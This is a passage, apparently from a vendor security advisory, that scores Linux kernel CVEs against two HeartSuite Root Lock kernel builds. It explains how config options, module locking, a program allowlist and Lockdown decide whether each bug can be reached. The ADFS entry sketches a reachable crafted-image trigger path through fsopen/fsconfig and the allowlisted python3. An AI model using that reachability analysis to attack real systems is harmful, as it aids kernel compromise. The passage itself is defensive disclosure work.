Score on Root Lock: 0.0 on 5.19.6. 7.1 HIGH on 6.18.9-hs (CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H/MC:H/MI:N/MA:H) — Modified Integrity is None; Modified Confidentiality stays High on a worst-case allowlist; Modified Availability stays High because the bug can panic the kernel
Affected range: Linux 5.6 through 5.10.257; 5.11 through 5.15.208; 5.16 through 6.1.174; 6.2 through 6.6.140; 6.7 through 6.12.90; 6.13 through 6.18.32; 6.19 through 7.0.9. Both HeartSuite production kernels sit in that window. Fixed in 6.18.33+.
Upstream fix: dd9d3e16c2d5 (mainline); stable 6.18.33+
This CVE describes an out-of-bounds write when mounting a crafted ADFS image. adfs_validate_bblk() accepted a disc record with nzones == 0. adfs_read_map() then called kmalloc_array(0, …) and adfs_map_layout() wrote through dm[-1]. Old-format images already rejected a zero zone count. New-format images did not.
On 5.19.6, # CONFIG_ADFS_FS is not set. The helpers are not compiled.
On 6.18.9-hs, CONFIG_ADFS_FS=m. The installer unpacks the full module tarball into /lib/modules. That tarball contains kernel/fs/adfs/adfs.ko.xz (16 372 bytes, ELF x86-64 relocatable) and the fs-adfs alias. MODULE_SIG=y and MODULE_SIG_ALL=y sign that shipped module; # CONFIG_MODULE_SIG_FORCE is not set is irrelevant for this signed object. python3 is on the allowlist and can load a shipped module. mount is on the allowlist. Autoload on mount -t adfs also resolves fs-adfs to that same file.
Lockdown returns -EPERM on mount, fsmount, and move_mount. It does not intercept fsopen or fsconfig. Creating the superblock (vfs_get_tree → adfs_fill_super → adfs_validate_bblk) still runs. The out-of-bounds write is reached before any attach check.
Even with this CVE exploited to root, the attacker cannot run new code on this system. The program allowlist refuses every non-allowlisted program at execve, including in the worst case where the attacker has cleared Lockdown. No persistence, no backdoors, no cross-reboot survival. (How.)
A reboot is a clean slate. The attack does not survive it.
These constraints are why Modified Integrity is None. Modified Confidentiality stays High: the live session can still read files and send them off the host through an allowlisted outbound utility. Modified Availability stays High because the bug can panic the kernel. The out-of-bounds write itself is kernel memory corruption and is outside the layer those API checks close. The score on 6.18.9-hs is 7.1 HIGH.
CVE-2026-64239
Status: Not exploitable — feature not compiled
Component: mm/damon/sysfs-schemes (CONFIG_DAMON_SYSFS=y on 6.18.9-hs; # CONFIG_DAMON is not set on 5.19.6; # CONFIG_DEBUG_KOBJECT is not set and # CONFIG_DEBUG_OBJECTS is not set on both)
Base Score: 7.8 HIGH (CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — the use-after-free is produced only when kobject release is delayed; that delay is CONFIG_DEBUG_KOBJECT_RELEASE, which HeartSuite does not compile.
Writing update_schemes_tried_regions to /sys/kernel/mm/damon/admin/kdamonds//state (mode 0600) clears DAMOS tried-region directories with damon_sysfs_scheme_regions_rm_dirs(), which puts each region kobject and leaves list_del to the release callback. If that callback is delayed, damos_sysfs_populate_region_dir() walks a list that still holds objects about to be freed.
On 5.19.6 DAMON is not compiled and the kernel predates the NVD window (affected from 6.2). On 6.18.9-hs the sysfs scheme code is present, but CONFIG_DEBUG_OBJECTS and CONFIG_DEBUG_KOBJECT are not set, so CONFIG_DEBUG_KOBJECT_RELEASE is not built.
The trigger cannot be reached on any Root Lock deployment.
CVE-2026-64283
Status: Not exploitable — tool not in the program allowlist
Component: KVM guest_memfd (CONFIG_KVM=m, CONFIG_KVM_GUEST_MEMFD=y on 6.18.9-hs; CONFIG_KVM is not set on 5.19.6)
Base Score: 7.0 HIGH (CVSS:3.1/AV:L/AC:H/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0
The bug is a signed overflow in guest_memfd memslot binding. KVM stored the binding offset and size as signed values. A large offset plus a legal size wraps to a negative sum, so the check against the guest_memfd file size accepts an offset that is outside the file.
guest_memfd exists from Linux 6.8. HeartSuite 5.19.6 predates the feature and does not compile host KVM. HeartSuite 6.18.9-hs compiles the feature into kvm.ko. Reaching the path requires a program that opens /dev/kvm, creates a VM, creates a guest_memfd, and binds a memslot with a wrapping offset. QEMU and other KVM front-ends are not on the allowlist. Lockdown refuses FS_IOC_SETFLAGS, so the allowlist cannot be extended to add them.
The trigger cannot be reached on any Root Lock deployment.
CVE-2026-64531
Status: 5.19.6 Not Affected; 6.18.9-hs Not exploitable — tool not in the program allowlist
Component: Open vSwitch datapath (CONFIG_OPENVSWITCH)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — 5.19.6 is outside the affected range and does not compile Open vSwitch; 6.18.9-hs compiles the datapath as a module, kernel.modules_disabled=1 refuses a later load, and ovs-vswitchd and ovs-vsctl are absent from the allowlist
Open vSwitch stores generated flow actions as Netlink attributes with a 16-bit length field. After the old 32 KiB action-stream cap was removed, a nested CLONE or conntrack action can be generated larger than 65,535 bytes. The stored length wraps, and a later dump or teardown walks attacker-controlled bytes as independent actions. On a kernel that has the datapath loaded and lets an unprivileged user hold CAP_NET_ADMIN in a network namespace, that is a local path to root.
5.19.6 predates the unbounded nested-action path and is built with CONFIG_OPENVSWITCH not set.
6.18.9-hs is in the NVD range (6.14 through 6.18.39) and builds CONFIG_OPENVSWITCH=m with conntrack and unprivileged user namespaces enabled. Reaching the bug still requires the openvswitch module to be loaded. After boot, kernel.modules_disabled=1 refuses a later load. See How to read the backstop sections. The program allowlist does not include ovs-vswitchd or ovs-vsctl. The datapath is not loaded on a standard Root Lock deployment.
The trigger cannot be reached on any Root Lock deployment.
CVE-2026-64564
Status: Not exploitable — feature not compiled on 5.19.6; Not exploitable — tool not in the program allowlist on 6.18.9-hs
Component: SCTP ASCONF DEL-IP (CONFIG_IP_SCTP)
Base Score: 9.8 CRITICAL (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H) — CNA (kernel.org); NVD assessment pending
Score on Root Lock: 0.0 — 5.19.6 does not compile SCTP; 6.18.9-hs ships sctp.ko as an unloaded module and no allowlisted program creates an SCTP endpoint
Affected range: Linux 2.6.25 through 6.18.41 (6.18 stable fixed in 6.18.42). Both HeartSuite production kernels sit in that window until the config and load gates apply.
Upstream fix: 9b2854f86f0b (mainline); stable 6.18.42+
This CVE describes a use-after-free in sctp_process_asconf(). A single ASCONF chunk can delete the transport the chunk is being processed against and then reuse that freed pointer as the association’s primary and active path.
On 5.19.6, # CONFIG_IP_SCTP is not set. The SCTP protocol is absent from the running kernel. sctp_process_asconf is not in System.map and is not among the shipped modules.
On 6.18.9-hs, CONFIG_IP_SCTP=m. The drop ships sctp.ko (and sctp_diag.ko). The protocol is not built in. The installer extracts modules and runs depmod; it does not load SCTP. Startup does not load SCTP. No SCTP client or server is in the allowlist. After boot, kernel.modules_disabled=1 refuses a later load of sctp. See How to read the backstop sections. An inbound ASCONF never reaches sctp_process_asconf because the protocol is not registered.
The network hook at connect() and sendto() does not apply to inbound ASCONF processing. That does not change the result: the SCTP stack is not up.
The trigger cannot be reached on any default Root Lock deployment.
If sctp was already loaded when the latch ran, and an allowlisted program is an SCTP listener, treat this CVE as Affected at 9.8 CRITICAL and apply the standard backstop.
CVE-2026-63797
Status: Not exploitable — feature not compiled
Component: rpmsg char (CONFIG_RPMSG / CONFIG_RPMSG_VIRTIO)
Base Score: 8.4 HIGH
Score on Root Lock: 0.0 — rpmsg drivers are not compiled on either fielded pin
Both fielded configs leave the Rpmsg drivers section with only # CONFIG_RPMSG_QCOM_GLINK_RPM is not set and # CONFIG_RPMSG_VIRTIO is not set. There is no CONFIG_RPMSG_CHAR. rpmsg_chrdev_probe() is not in the image.
The trigger cannot be reached on any Root Lock deployment.
CVE-2026-64054
Status: Not Affected on 5.19.6; Not exploitable — tool not in the program allowlist on 6.18.9-hs
Component: net shaper (CONFIG_NET_SHAPER)
Base Score: 7.8 HIGH
Score on Root Lock: 0.0 — no NET_SHAPER on 5.19.6; on 6.18.9-hs the netlink GROUP path is not reachable without allowlisted shaper tooling
net_shaper_nl_group_doit() fails to deduplicate NET_SHAPER GROUP leaves. 5.19.6 has no CONFIG_NET_SHAPER symbol. 6.18.9-hs has CONFIG_NET_SHAPER=y and net_shaper_nl_group_doit in System.map. The trigger is a netlink GROUP request from userspace (ip / equivalent). Exact matches for ip and tc are absent from the program allowlist. Under Lockdown, root cannot add them.
The trigger cannot be reached on any Root Lock deployment.
CVE-2026-64063
Status: Not exploitable — tool not in the program allowlist
Component: netfslib streaming write (CONFIG_NETFS_SUPPORT)
Base Score: 7.8 HIGH
Score on Root Lock: 0.0 — standard Root Lock deployments do not run netfs streaming writes; attaching a netfs mount is blocked
Netfslib can overwrite a streaming write when avoiding read-while-write. Both pins compile netfs support (5.19.6 =y with CONFIG_9P_FS=y; 6.18.9-hs =m with ceph/cifs/afs/9p modules). The path needs a mounted network filesystem, and the Root Lock root filesystem is not one. On 6.18.9-hs those filesystems are modules. After boot, kernel.modules_disabled=1 refuses a later load. See How to read the backstop sections. Netfs mkfs and mount helpers are absent from the program allowlist. Under Lockdown, mount(), fsmount(), and move_mount() return -EPERM.
The trigger cannot be reached on any Root Lock deployment.
CVE-2026-64075
Status: Not exploitable — feature not compiled on 5.19.6; Not exploitable — tool not in the program allowlist on 6.18.9-hs
Component: fprobe (CONFIG_FPROBE)
Base Score: 7.8 HIGH
Score on Root Lock: 0.0 — no FPROBE on 5.19.6; on 6.18 the unregister path is not reachable from the program allowlist
unregister_fprobe() must wait for an RCU grace period after the fprobe rewrite. 5.19.6 has no CONFIG_FPROBE symbol. 6.18.9-hs has CONFIG_FPROBE=y and unregister_fprobe in System.map. Reaching it needs perf/fprobe or BPF fprobe userspace. perf and bpftool are absent from the program allowlist. The 6.18.9-hs kernel that ships also leaves CONFIG_BPF_SYSCALL unset.
The trigger cannot be reached on any Root Lock deployment.
CVE-2026-64085
Status: Not exploitable — feature not compiled
Component: hwmon ADM1266 PMBUS (CONFIG_SENSORS_ADM1266)
Base Score: 7.8 HIGH
Score on Root Lock: 0.0 — CONFIG_SENSORS_ADM1266 is not set on either fielded pin
adm1266_pmbus_block_xfer() is not compiled. 5.19.6 has # CONFIG_PMBUS is not set. 6.18.9-hs has PMBUS modules but # CONFIG_SENSORS_ADM1266 is not set.
The trigger cannot be reached on any Root Lock deployment.
CVE-2026-64103
Status: Not exploitable — feature not compiled on 5.19.6; Not exploitable — hardware absent on 6.18.9-hs
Component: SCSI ISCI (CONFIG_SCSI_ISCI)
Base Score: 7.8 HIGH
Score on Root Lock: 0.0 — ISCI not compiled on 5.19.6; Intel C600 SAS hardware absent on standard 6.18 deployments
The ISCI completion tasklet UAF needs an isci-bound host. 5.19.6 has # CONFIG_SCSI_ISCI is not set. 6.18.9-hs has CONFIG_SCSI_ISCI=m. Standard Root Lock deployments have no Intel C600 SAS HBA, so the module does not bind.
The trigger cannot be reached on any Root Lock deployment.
CVE-2026-64145
Status: Not exploitable — feature not compiled
Component: wilc1000 WiFi (CONFIG_WILC1000_SDIO / CONFIG_WILC1000_SPI)
Base Score: 7.8 HIGH
Score on Root Lock: 0.0 — WILC1000 drivers are not compiled on either fielded pin
Both pins leave Microchip WLAN vendor enabled but do not build WILC1000 SDIO/SPI. wilc_wlan_firmware_download() is not in the image.
The trigger cannot be reached on any Root Lock deployment.
CVE-2026-64209
Status: Not exploitable — feature not compiled
Component: Qualcomm QMP USBC PHY (CONFIG_PHY_QCOM_QMP_USB / qmp-usbc)
Base Score: 7.1 HIGH
Score on Root Lock: 0.0 — no PHY_QCOM QMP USBC symbols on either fielded pin
The DP swing table OOB lives in the Qualcomm qmp-usbc PHY driver. Neither Root Lock pin compiles that driver.
The trigger cannot be reached on any Root Lock deployment.
CVE-2026-64224
Status: Not exploitable — feature not compiled
Component: OcteonTX2 PF (CONFIG_OCTEONTX2_PF / RVU)
Base Score: 7.8 HIGH
Score on Root Lock: 0.0 — OcteonTX2/RVU drivers are not compiled on either fielded pin
rvu_rep_rsrc_init() is not in the image. Related Thunder/Octeon EP options are # is not set on both pins.
The trigger cannot be reached on any Root Lock deployment.
CVE-2026-64225
Status: Not exploitable — feature not compiled
Component: OcteonTX2 AF CGX (CONFIG_OCTEONTX2_AF)
Base Score: 7.8 HIGH
Score on Root Lock: 0.0 — OcteonTX2 AF/CGX is not compiled on either fielded pin
cgx_speed_mbps indexing code is absent from both images.
The trigger cannot be reached on any Root Lock deployment.
CVE-2026-64242
Status: Not exploitable — feature not compiled on 5.19.6; Not exploitable — hardware absent on 6.18.9-hs
Component: USB gadget NET2280 (CONFIG_USB_NET2280)
Base Score: 7.8 HIGH
Score on Root Lock: 0.0 — USB gadget not compiled on 5.19.6; NET2280 hardware absent on standard 6.18 deployments
The probe error-path double free needs a NET2280 UDC. That hardware is not present on Root Lock servers.
The trigger cannot be reached on any Root Lock deployment.
CVE-2026-64246
Status: Not exploitable — feature not compiled
Component: LinkStation poweroff (CONFIG_POWER_RESET / linkstation-poweroff)
Base Score: 7.8 HIGH
Score on Root Lock: 0.0 — CONFIG_POWER_RESET is not set on either fielded pin
linkstation_poweroff_init() is not compiled.
The trigger cannot be reached on any Root Lock deployment.
CVE-2026-64249
Status: Not exploitable — feature not compiled
Component: FPGA region (CONFIG_FPGA)
Base Score: 7.8 HIGH
Score on Root Lock: 0.0 — CONFIG_FPGA is not set on either fielded pin
The trigger cannot be reached on any Root Lock deployment.
CVE-2026-64270
Status: Not exploitable — feature not compiled
Component: MMS114 touchscreen (CONFIG_TOUCHSCREEN_MMS114)
Base Score: 7.8 HIGH
Score on Root Lock: 0.0 — CONFIG_TOUCHSCREEN_MMS114 is not set on either fielded pin
The trigger cannot be reached on any Root Lock deployment.
CVE-2026-64271
Status: Not exploitable — feature not compiled on 5.19.6; Not exploitable — hardware absent on 6.18.9-hs
Component: Touchwin touchscreen (CONFIG_TOUCHSCREEN_TOUCHWIN)
Base Score: 7.8 HIGH
Score on Root Lock: 0.0 — not compiled on 5.19.6; Touchwin hardware absent on standard 6.18 deployments
The trigger cannot be reached on any Root Lock deployment.
CVE-2026-64272
Status: Not exploitable — feature not compiled
Component: MMS114 touchscreen (CONFIG_TOUCHSCREEN_MMS114)
Base Score: 7.8 HIGH
Score on Root Lock: 0.0 — CONFIG_TOUCHSCREEN_MMS114 is not set on either fielded pin
The trigger cannot be reached on any Root Lock deployment.
CVE-2026-64273
Status: Not exploitable — feature not compiled on 5.19.6; Not exploitable — hardware absent on 6.18.9-hs
Component: I-Force joystick (CONFIG_JOYSTICK_IFORCE)
Base Score: 7.8 HIGH
Score on Root Lock: 0.0 — not compiled on 5.19.6; I-Force hardware absent on standard 6.18 deployments
The trigger cannot be reached on any Root Lock deployment.
CVE-2026-64274
Status: Not Affected on 5.19.6; Not exploitable — hardware absent on 6.18.9-hs
Component: Goodix touchscreen (CONFIG_TOUCHSCREEN_GOODIX)
Base Score: 7.8 HIGH
Score on Root Lock: 0.0 — no Goodix driver on 5.19.6; Goodix hardware absent on standard 6.18 deployments
The trigger cannot be reached on any Root Lock deployment.
CVE-2026-64305
Status: Not exploitable — feature not compiled on 5.19.6; Not exploitable — hardware absent on 6.18.9-hs
Component: Intel QAT (CONFIG_CRYPTO_DEV_QAT)
Base Score: 7.8 HIGH
Score on Root Lock: 0.0 — QAT devices not compiled on 5.19.6; QAT hardware absent on standard 6.18 deployments
service_table iteration needs a bound QAT device. Root Lock servers without Intel QAT hardware never load those modules.
The trigger cannot be reached on any Root Lock deployment.
15.2 - Not Affected — disabled features
Config gates for kernel CVEs. Not Affected only where that option is unset on the kernel you boot.
Overview: A row is Not Affected on the kernel you boot only when that option is unset, because only then is the vulnerable code absent. On the 6.18.9-hs kernel that ships, CONFIG_BPF_SYSCALL is unset, so there is no eBPF program to load. The proof for any row is the pin config — the build configuration published for that kernel — because the guest file /boot/config-6.18.9-hs is a stub and a grep of it proves nothing. See Evidence Status.
Where an option below is unset, that subsystem is absent and the group is Not Affected without a per-CVE review. Where that option is set on the kernel you boot, the row stays on the patch date and carries no Not Affected badge.
An option set to =m (built as a module) stays on the patch date. Early in every Root Lock kernel boot, heartsuite-kernel-latch.service sets kernel.modules_disabled=1, and after that a later modprobe stays refused. Not Affected remains the badge for an unset option only. Code in a module that did load, and code built in with =y, stays in the running kernel. Scanners still match the pin config. See How to read the backstop sections.
Where a CVE in this section achieves root privilege, Lockdown provides the same backstop described in CVE-2026-31431. An attacker who already has root cannot persist or edit the allowlist, because the allowlist files are immutable and the kernel refuses the write.
Status: Not Affected Config gate: CONFIG_BPF_SYSCALL not set CVEs covered: CVE-2021-20194
The BPF syscall interface is the kernel entry point through which user-space programs load and run BPF programs in kernel context. CVE-2021-20194 describes a heap overflow in the BPF verifier reachable by a local user who submits a crafted BPF program, gaining elevated privilege.
CONFIG_BPF_SYSCALL is not set on 5.19.6 and is not set on the 6.18.9-hs kernel that ships, so there is no eBPF program to load (bpf() returns ENOSYS). This row covers the syscall entry point.
Netfilter nftables
Status: Stays on the patch date (CONFIG_NF_TABLES=m). CVEs covered: CVE-2023-32233, CVE-2023-0179
nftables is the in-kernel packet classification and filtering framework. CVE-2023-32233 describes a use-after-free in anonymous set handling reachable via crafted netlink messages by a local user with CAP_NET_ADMIN. CVE-2023-0179 describes a stack-based buffer overflow in the nftables netlink implementation reachable from a user namespace.
Network Traffic Control Schedulers
Status: Split by option on 6.18.9-hs Config gate: CONFIG_NET_SCH_QFQ=m on 6.18.9-hs. CONFIG_NET_CLS_TCINDEX is not in this config. CVEs covered: CVE-2023-31436, CVE-2023-1829, CVE-2023-1281
These CVEs cover two traffic control components: the QFQ (Quick Fair Queueing) scheduler and the TCINDEX traffic control filter. CVE-2023-31436 describes an out-of-bounds write in the QFQ scheduler reachable via tc qdisc add. CVE-2023-1829 and CVE-2023-1281 both describe use-after-free conditions in the TCINDEX filter reachable by a local user with CAP_NET_ADMIN.
CONFIG_NET_CLS_TCINDEX is not in this config, so CVE-2023-1829 and CVE-2023-1281 stay on the Not Affected row.
Bluetooth Stack
Status: Stays on the patch date (CONFIG_BT=m). Config gate: CONFIG_BT=m on 6.18.9-hs CVEs covered: CVE-2022-42896, CVE-2022-45934, CVE-2022-3564, CVE-2022-3640, CVE-2023-1989, and 3 additional CVEs in this group
These CVEs cover the kernel Bluetooth stack across the L2CAP, HCI, and RFCOMM layers. They include type confusion, use-after-free, and memory corruption conditions reachable by an attacker in proximity to the target device over Bluetooth, or by a local user with socket access to the Bluetooth subsystem.
Protocol Families: TLS, RDS, ROSE, MCTP, and AF_RXRPC
Status: Split by option on 6.18.9-hs Config gate: CONFIG_TLS=m, CONFIG_RDS=m, CONFIG_ROSE=m, and CONFIG_AF_RXRPC=m on 6.18.9-hs. CONFIG_MCTP is not set. CVEs covered: CVE-2023-28466, CVE-2023-1078, CVE-2022-2961, CVE-2022-3977, CVE-2023-2006
These CVEs cover five distinct socket protocol families, each gated by its own config option:
TLS (CVE-2023-28466) — a race condition in the in-kernel TLS record layer reachable via a socket configured with SO_TLS_TX
RDS (CVE-2023-1078) — a heap out-of-bounds write in the Reliable Datagram Sockets implementation
ROSE (CVE-2022-2961) — a race condition in the X.25 ROSE packet radio protocol socket layer
MCTP (CVE-2022-3977) — a use-after-free in the Management Component Transport Protocol socket layer
AF_RXRPC (CVE-2023-2006) — a race condition in the RxRPC remote procedure call socket family
CONFIG_MCTP is not set, so CVE-2022-3977 is Not Affected.
NFS Server
Status: Stays on the patch date (CONFIG_NFSD=m). Config gate: CONFIG_NFSD=m on 6.18.9-hs CVEs covered: CVE-2022-43945, CVE-2022-4379, CVE-2023-1652
The kernel NFS server (nfsd) allows a Linux host to export filesystems to NFS clients over the network. CVE-2022-43945 describes a buffer overflow in the NFSv4 XDR decoder reachable from the network. CVE-2022-4379 describes a use-after-free in the NFSv4.1 setclientid_confirm handler. CVE-2023-1652 describes a use-after-free in the NFSv4 lease handling.
Filesystem Drivers
Status: Split by option on 6.18.9-hs Config gate: CONFIG_NTFS3_FS=m, CONFIG_JFS_FS=m, and CONFIG_NILFS2_FS=m on 6.18.9-hs. CONFIG_NTFS_FS is not set. CVEs covered: CVE-2022-48423, CVE-2022-48424, CVE-2022-48425, CVE-2023-26544, CVE-2023-26506, CVE-2023-26507, CVE-2023-2124, CVE-2020-27815, CVE-2022-2978
These CVEs cover four filesystem drivers. The CVEs include out-of-bounds reads and writes and use-after-free conditions across the NTFS3 driver (CONFIG_NTFS3_FS), the legacy NTFS driver (CONFIG_NTFS_FS), JFS (CONFIG_JFS_FS), and NILFS2 (CONFIG_NILFS2_FS). Several are triggerable by mounting a crafted filesystem image. CONFIG_XFS_FS is documented separately, and those CVEs stay on the patch date.
Legacy NTFS (CONFIG_NTFS_FS) is not set.
Hardware-Specific and Virtualization Drivers
Status: Split by option on 6.18.9-hs Config gate: CONFIG_FPGA is not set and the GRU symbol is absent from the 6.18.9-hs kernel. DVB Core and KVM Intel stay on the patch date (see Kvm). CVEs covered: CVE-2022-45884, CVE-2022-45885, CVE-2022-45886, CVE-2022-45919, CVE-2022-3424, CVE-2023-26242, CVE-2022-2196
DVB Core (CVE-2022-45884, CVE-2022-45885, CVE-2022-45886, CVE-2022-45919) — these stay on the patch date.
SGI GRU (CVE-2022-3424) — the GRU symbol is absent from the 6.18.9-hs kernel, so this CVE is Not Affected there.
Intel FPGA (CVE-2023-26242) — CONFIG_FPGA is not set, so this CVE is Not Affected on 6.18.9-hs.
KVM Intel (CVE-2022-2196) — covered under Kvm. Root Lock runs as a guest.
USB Network Adapter and SMB Server
Status: Split by option on 6.18.9-hs Config gate: CONFIG_SMB_SERVER=m on 6.18.9-hs. CONFIG_USB_NET_RNDIS_WLAN is not in this config. CVEs covered: CVE-2023-23559, CVE-2023-0210
USB RNDIS WLAN (CVE-2023-23559) — an integer overflow in the RNDIS wireless USB adapter driver triggerable by a physically present attacker with a crafted USB device
SMB Server / ksmbd (CVE-2023-0210) — a heap out-of-bounds read in ksmbd, the in-kernel SMB server, reachable from the network without authentication via a crafted SMB2 NEGOTIATE request
CONFIG_USB_NET_RNDIS_WLAN is not in this config, so CVE-2023-23559 stays on the Not Affected row.
Ntfs3 Fs
Status: Stays on the patch date (CONFIG_NTFS3_FS=m).
Config gate: CONFIG_NTFS3_FS=m on 6.18.9-hs
CVEs covered: CVE-2022-48502
Traffic Control: cls_flower
Status: Stays on the patch date (CONFIG_NET_CLS_FLOWER=m).
Config gate: CONFIG_NET_CLS_FLOWER=m on 6.18.9-hs
CVEs covered: CVE-2023-35788
CAN Bus
Status: Stays on the patch date (CONFIG_CAN=m).
Config gate: CONFIG_CAN=m on 6.18.9-hs
CVEs covered: CVE-2023-3090, CVE-2023-3389, CVE-2023-3609, CVE-2023-3611, CVE-2023-3776, CVE-2023-4206, CVE-2023-4207, CVE-2023-4208, CVE-2023-4622, CVE-2023-4921, CVE-2023-5717, CVE-2023-46813, CVE-2023-6931, CVE-2023-6932, CVE-2023-6546, CVE-2023-6270, CVE-2024-25744, CVE-2023-52438, CVE-2023-52439, CVE-2023-52474, CVE-2023-52501
Smb Server
Status: Stays on the patch date (CONFIG_SMB_SERVER=m).
Config gate: CONFIG_SMB_SERVER=m on 6.18.9-hs
CVEs covered: CVE-2023-32250, CVE-2023-32254, CVE-2023-32247, CVE-2023-32248, CVE-2023-32252, CVE-2023-32257, CVE-2023-32258, CVE-2024-22705, CVE-2023-52441, CVE-2024-26592, CVE-2024-26594, CVE-2023-52480
HFS Filesystem
Status: Stays on the patch date (CONFIG_HFS_FS=m).
Config gate: CONFIG_HFS_FS=m on 6.18.9-hs
CVEs covered: CVE-2023-4623
Ceph Filesystem
Status: Stays on the patch date (CONFIG_CEPH_FS=m).
Config gate: CONFIG_CEPH_FS=m on 6.18.9-hs
CVEs covered: CVE-2023-44466
NVMe Driver
Status: Stays on the patch date (CONFIG_NVME_CORE=y).
Config gate: CONFIG_NVME_CORE=y on 6.18.9-hs
CVEs covered: CVE-2023-5178, CVE-2023-6356, CVE-2023-6536
CIFS/SMB Client
Status: Stays on the patch date (CONFIG_CIFS=m).
Config gate: CONFIG_CIFS=m on 6.18.9-hs
CVEs covered: CVE-2023-1194, CVE-2023-52434, CVE-2023-52440
ATM Protocol
Status: Stays on the patch date (CONFIG_ATM=m).
Config gate: CONFIG_ATM=m on 6.18.9-hs
CVEs covered: CVE-2023-51780
Rose
Status: Stays on the patch date (CONFIG_ROSE=m).
Config gate: CONFIG_ROSE=m on 6.18.9-hs
CVEs covered: CVE-2023-51782
Tls
Status: Stays on the patch date (CONFIG_TLS=m).
Config gate: CONFIG_TLS=m on 6.18.9-hs
CVEs covered: CVE-2024-0646
DCCP Protocol
Status: Not Affected
Config gate: CONFIG_IP_DCCP not set
CVEs covered: CVE-2023-39197
CONFIG_IP_DCCP is not compiled into the Root Lock kernel. There is no reachable code path for any CVE in this group.
AMD GPU (amdgpu)
Status: Stays on the patch date (CONFIG_DRM_AMDGPU=m).
Config gate: CONFIG_DRM_AMDGPU=m on 6.18.9-hs
CVEs covered: CVE-2023-51042
F2FS Filesystem
Status: Stays on the patch date (CONFIG_F2FS_FS=m).
Config gate: CONFIG_F2FS_FS=m on 6.18.9-hs
CVEs covered: CVE-2023-52436, CVE-2023-52444
Atheros Wireless Driver
Status: Not Affected
Config gate: CONFIG_ATH not set
CVEs covered: CVE-2023-52464
CONFIG_ATH is not compiled into the Root Lock kernel. There is no reachable code path for any CVE in this group.
Mctp
Status: Not Affected
Config gate: CONFIG_MCTP not set
CVEs covered: CVE-2023-52483
CONFIG_MCTP is not compiled into the Root Lock kernel. There is no reachable code path for any CVE in this group.
FUSE Filesystem
Status: Stays on the patch date (CONFIG_FUSE_FS=y).
Config gate: CONFIG_FUSE_FS=y on 6.18.9-hs
CVEs covered: CVE-2023-52504
NFC
Status: Stays on the patch date (CONFIG_NFC=m).
Config gate: CONFIG_NFC=m on 6.18.9-hs
CVEs covered: CVE-2023-52507
Renesas Ethernet AVB Driver
Status: Not Affected
Config gate: CONFIG_RAVB not set
CVEs covered: CVE-2023-52509
CONFIG_RAVB is not compiled into the Root Lock kernel. There is no reachable code path for any CVE in this group.
IEEE 802.15.4 (WPAN)
Status: Stays on the patch date (CONFIG_IEEE802154=m).
Config gate: CONFIG_IEEE802154=m on 6.18.9-hs
CVEs covered: CVE-2023-52510
InfiniBand / RDMA
Status: Stays on the patch date (CONFIG_INFINIBAND=m).
Config gate: CONFIG_INFINIBAND=m on 6.18.9-hs
CVEs covered: CVE-2023-52515, CVE-2024-26872
Spi Sun6I
Status: Not Affected
Config gate: CONFIG_SPI_SUN6I not set
CVEs covered: CVE-2023-52517
CONFIG_SPI_SUN6I is not compiled into the Root Lock kernel. There is no reachable code path for any CVE in this group.
Intel WiFi (iwlwifi)
Status: Stays on the patch date (CONFIG_IWLWIFI=m).
Config gate: CONFIG_IWLWIFI=m on 6.18.9-hs
CVEs covered: CVE-2023-52531, CVE-2024-26610
Security Tomoyo
Status: Stays on the patch date (CONFIG_SECURITY_TOMOYO=y).
Config gate: CONFIG_SECURITY_TOMOYO=y on 6.18.9-hs
CVEs covered: CVE-2024-26622
Drm Msm
Status: Not Affected
Config gate: CONFIG_DRM_MSM not set
CVEs covered: CVE-2023-52586
CONFIG_DRM_MSM is not compiled into the Root Lock kernel. There is no reachable code path for any CVE in this group.
S390
Status: Not Affected
Config gate: CONFIG_S390 not set
CVEs covered: CVE-2023-52598, CVE-2024-26957
CONFIG_S390 is not compiled into the Root Lock kernel. There is no reachable code path for any CVE in this group.
Jfs Fs
Status: Stays on the patch date (CONFIG_JFS_FS=m).
Config gate: CONFIG_JFS_FS=m on 6.18.9-hs
CVEs covered: CVE-2023-52599, CVE-2023-52600, CVE-2023-52603, CVE-2023-52604
Llc
Status: Stays on the patch date (CONFIG_LLC=m).
Config gate: CONFIG_LLC=m on 6.18.9-hs
CVEs covered: CVE-2024-26625
Mhi Bus
Status: Stays on the patch date (CONFIG_MHI_BUS=m).
Config gate: CONFIG_MHI_BUS=m on 6.18.9-hs
CVEs covered: CVE-2023-52494
Ip Tunnel
Status: Not Affected
Config gate: CONFIG_IP_TUNNEL not set
CVEs covered: CVE-2024-26665
CONFIG_IP_TUNNEL is not compiled into the Root Lock kernel. There is no reachable code path for any CVE in this group.
Afs Fs
Status: Stays on the patch date (CONFIG_AFS_FS=m).
Config gate: CONFIG_AFS_FS=m on 6.18.9-hs
CVEs covered: CVE-2024-26736
Traffic Control: act_mirred
Status: Stays on the patch date (CONFIG_NET_ACT_MIRRED=m).
Config gate: CONFIG_NET_ACT_MIRRED=m on 6.18.9-hs
CVEs covered: CVE-2024-26739
Usb Cdns3
Status: Not Affected
Config gate: CONFIG_USB_CDNS3 not set
CVEs covered: CVE-2024-26748, CVE-2024-26749
CONFIG_USB_CDNS3 is not compiled into the Root Lock kernel. There is no reachable code path for any CVE in this group.
Crypto Dev Virtio
Status: Stays on the patch date (CONFIG_CRYPTO_DEV_VIRTIO=m).
Config gate: CONFIG_CRYPTO_DEV_VIRTIO=m on 6.18.9-hs
CVEs covered: CVE-2024-26753
Gtp
Status: Stays on the patch date (CONFIG_GTP=m).
Config gate: CONFIG_GTP=m on 6.18.9-hs
CVEs covered: CVE-2024-26754, CVE-2024-26793
Dm Crypt
Status: Stays on the patch date (CONFIG_DM_CRYPT=m).
Config gate: CONFIG_DM_CRYPT=m on 6.18.9-hs
CVEs covered: CVE-2024-26763
MPTCP
Status: Stays on the patch date (CONFIG_MPTCP=y).
Config gate: CONFIG_MPTCP=y on 6.18.9-hs
CVEs covered: CVE-2024-26782
Btrfs Filesystem
Status: Stays on the patch date (CONFIG_BTRFS_FS=m).
Config gate: CONFIG_BTRFS_FS=m on 6.18.9-hs
